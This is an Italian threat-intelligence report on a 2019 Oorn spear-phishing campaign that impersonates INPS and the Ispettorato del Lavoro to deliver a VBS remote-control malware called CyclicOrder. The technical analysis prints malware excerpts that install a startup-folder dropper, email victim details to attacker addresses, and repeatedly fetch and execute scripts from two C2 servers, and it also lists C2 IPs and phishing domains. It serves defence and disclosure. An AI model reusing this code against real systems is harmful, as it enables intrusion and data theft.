Oorn: campagne a tema INPS e Ispettorato del Lavoro per il furto di credenziali con l'introduzione di CyclicOrder

Pubblicato: 11/07/2019 16:11 - Ultimo aggiornamento: 11/07/2019 16:20

Categorie: Cyber Crime, Europe
Tipo di Informazione: Strategico, Tattico, Tecnico
Distribuzione: **TLP:RED**[1] - Declassificato TLP WHITE in data 22/11/2019

Genesi

Evidenze di una nuova campagna malevola riconducibile dell'avversario Oorn sono state registrate a partire da aprile 2019. La campagna, che utilizza email di **spear-phishing** per la distribuzione del malware, impersonifica i domini di **INPS** e **Ispettorato del Lavoro** e mira presumibilmente al **furto di credenziali** per i servizi offerti da questi istituti.

Assessment

In una recente campagna di **Oorn** email di **spear-phishing** apparentemente provenienti dagli istituti **INPS** e **Ispettorato del Lavoro** danno il via a una catena di infezione mirata al **furto di credenziali**.

L'infezione parte da un archivio **RAR auto-estraente** che installa un **malware di controllo remoto** scritto in VBS. L'**utente viene distratto** durante l'infezione da un documento **PDF contenente la scansione di una carta di identità**. Alcune informazioni di base delle macchine infette vengono prelevate attraverso l'**invio di email** ad indirizzi controllati dall'attaccante. Al software utilizzato dall'attaccante è stato dato il nome di **CyclicOrder**, in base al ciclo principale di esecuzione comandi contenuto nel codice.

Da fonti **CLOSINT** è stata inoltre individuata il contributo di un **soggetto di nazionalità rumena** che sembrerebbe associato all'organizzazione per le attività di sviluppo e testing del tool di infezione.

In sintesi

- Oorn continua le sue campagne di impersonificazione di enti italiani.
- La catena di infezione sfrutta archivi RAR auto-estraenti e script VBS.
- L'obiettivo è presumibilmente il furto delle credenziali per i servizi online offerti da INPS e Ispettorato del Lavoro.

Analisi Tecnica


Il processo di infezione parte da una **email di spear-phishing** proveniente da uno dei **domini registrati dall'attaccante che simulano quelli dell'Ispettorato del Lavoro e dell'INPS**.

L'email contiene come **allegato un file RAR autoestraente** che imita un file PDF contenente la scansione di una carta di identità, ma che in realtà estrae ed esegue uno script VBS contenuto al suo interno.

Lo **script VBS eseguito**, avente come nome *"30 march.vbs"* o una leggera variante, si occupa come prima cosa di scaricare il documento PDF contenente la carta di identità e di farlo visualizzare alla vittima. La carta di identità viene scaricata dal sito lecito del **Comune di San Lorenzo Nuovo**, all'indirizzo:

```
http://www.comunesanlorenzonuovo.it/CARTA-IDENTITA.pdf
```

Questo documento potrebbe essere stato caricato sul sito lecito dall'attaccante, sfruttando una qualche falla di sicurezza. Uno screenshot del documento è riportato qui di seguito:



Carta di identità usata come esca

Dopo aver distratto l'utente con l'apertura del file PDF, lo script procede **scaricando un secondo file VBS**, chiamato *"Host.txt"*, dal server C&C dell'attaccante ed installandolo nella **directory di avvio automatico** dell'utente per garantirne l'esecuzione e la persistenza:

```
start_up  = wshShell.ExpandEnvironmentStrings( "%appdata%" ) &
"\Microsoft\Windows\Start Menu\Programs\Startup\Host.vbe"


[... codice tagliato ...]

If get_file( host_url , start_up ) = True Then

    '    do nothing

Else

    'LOG_FILE_2.WriteLine "err " &     local_path & "Host.vbe"

End If
```

Infine una **email viene inviata ad uno degli indirizzi registrati dall'attaccante**, contenente alcune informazioni di base sulla macchina appena infettata, quali **nome utente**, **nome della macchina** e **indirizzo IP**, attraverso il codice VBS seguente:

```
ip = get_ip
computerName  = wshShell.ExpandEnvironmentStrings( "%ComputerName%" )
userName  = wshShell.ExpandEnvironmentStrings( "%userName%" )

[... codice tagliato ...]

Call sed_email( userName & "--" & computerName & "--" & ip & "---UP")

[... codice tagliato ...]

Function get_ip

        Dim strQuery , colItems , objWMIService , objItem , strIP

        strQuery = "SELECT * FROM Win32_NetworkAdapterConfiguration WHERE
MACAddress > ''"
        Set objWMIService = GetObject( "winmgmts://./root/CIMV2" )
        Set colItems      = objWMIService.ExecQuery( strQuery, "WQL", 48 )
        For Each objItem In colItems
            If IsArray( objItem.IPAddress ) Then
                    strIP = objItem.IPAddress(0)
            End If
        Next
        get_ip = strIP

End Function

[... codice tagliato ...]

Sub sed_email( sub_ject )
```

```
        Const fromEmail = "*******"
        Const password = "*******"

        Dim emailObj , emailConfig

        Set emailObj      = CreateObject("CDO.Message")
        emailObj.From     = fromEmail
        emailObj.To       = fromEmail
        emailObj.Subject  = sub_ject
                '        set SMTP here
        Set emailConfig = emailObj.Configuration
emailConfig.Fields("http://schemas.microsoft.com/cdo/configuration/smtpserve
r")       = "********"
emailConfig.Fields("http://schemas.microsoft.com/cdo/configuration/smtpserve
rport")   = 25
emailConfig.Fields("http://schemas.microsoft.com/cdo/configuration/sendusing
")        = 2
emailConfig.Fields("http://schemas.microsoft.com/cdo/configuration/smtpauthe
nticate") = 1
emailConfig.Fields("http://schemas.microsoft.com/cdo/configuration/smtpusess
l")       = true
emailConfig.Fields("http://schemas.microsoft.com/cdo/configuration/sendusern
ame")     = fromEmail
emailConfig.Fields("http://schemas.microsoft.com/cdo/configuration/sendpassw
ord")     = password
        emailConfig.Fields.Update
        emailObj.Send
        Set emailConfig        = Nothing   :  Set emailObj = Nothing

End Sub
```


Lo script *"Host.txt"*, che è il **codice di controllo remoto** vero e proprio, è costituito da un ciclo di scaricamento ed esecuzione comandi molto semplice:

```
Dim url_array (3)

url_array(0) = "http://138.201.207.87/ORDINI/ORDINE.txt"
url_array(1) = "http://138.201.207.87/ORDINI/" & userName & separ &
computerName & "/ORDINE.txt"
url_array(2) = "http://199.103.56.165/ORDINI/ORDINE.txt"
url_array(3) = "http://199.103.56.165/ORDINI/" & userName & separ &
computerName & "/ORDINE.txt"

For Each a In url_array
    If get_file( a ) =  True then oShell.exec  LocalFile
    WScript.Sleep 5000
Next
```

Come è possibile notare dal pezzo di codice riportato, lo script non fa altro che scaricare **ciclicamente degli scripts VBS** dai due server C2 dell'attaccante. Questi script possono

essere generici per tutte le macchine infette oppure personalizzati sfruttando il nome utente e il nome della macchina nel PATH dell'URL richiesto.

Un diagramma riassuntivo della catena di infezione è il seguente:



Catena di infezione Oorn 2019

Per identificare in report futuri il malware utilizzato, il CIOC di TS-WAY gli ha assegnato il nome in codice di **CyclicOrder**, in base al ciclo di esecuzione comandi principale.

Per lo sviluppo del tool di infezione e il suo successivo testing, è stata rilevata su fonti CLOSINT una possibile collaborazione con un **soggetto di nazionalità rumena**.

Infrastruttura di rete utilizzata per la campagna

L'**infrastruttura di rete** utilizzata dall'attaccante include vari domini distribuiti sui due server C2 utilizzati anche nella catena di infezione (138.201.207.87 e 199.103.56.165). Possiamo dividere i domini in due categorie.

Domini utilizzati per la **ricezione di email con i dati delle macchine infette**:

- ignoti.ddns.net
- ignoti.org
- info-servizi.com

- mail.ignoti.org
- mail.info-servizi.com
- webmail.info-servizi.com
- www.ignoti.org

Domini utilizzati per l'impersonificazione degli enti **INPS** e **Ispettorato del Lavoro**:

- inps-ced.com
- inps-nuovoportaleinps.com
- ispettorato-del-lavoro.com
- mail.inps-nuovoportaleinps.com
- mail.ispettorato-del-lavoro.com
- mail.netinps-nuovoportaleinps.com
- netinps-nuovoportaleinps.com
- pop.inps-ced.com
- wp.ispettorato-del-lavoro.com
- www.netinps-nuovoportaleinps.com

Questi ultimi indirizzi vengono presumibilmente utilizzati sia per l'**invio di email di spear-phishing** che per ospitare delle pagine web fraudolente finalizzate a carpire credenziali dell'ignaro target che viene indotto ad inserire i propri dati.

Eventi IOC

1. Oorn 2019 Campaign Network Infrastructure
2. Oorn Autoextracting RAR Dropper from 2019 Campaign
3. Oorn Autoextracting RAR Dropper from 2019 Campaign
4. Oorn VBS script sample from 2019 Campaign
5. Oorn VBS script sample from 2019 Campaign

Note

[1] Per maggiori informazioni riguardo le TLP si prega di consultare

https://www.us-cert.gov/tlp

Contatti

intel@ts-way.com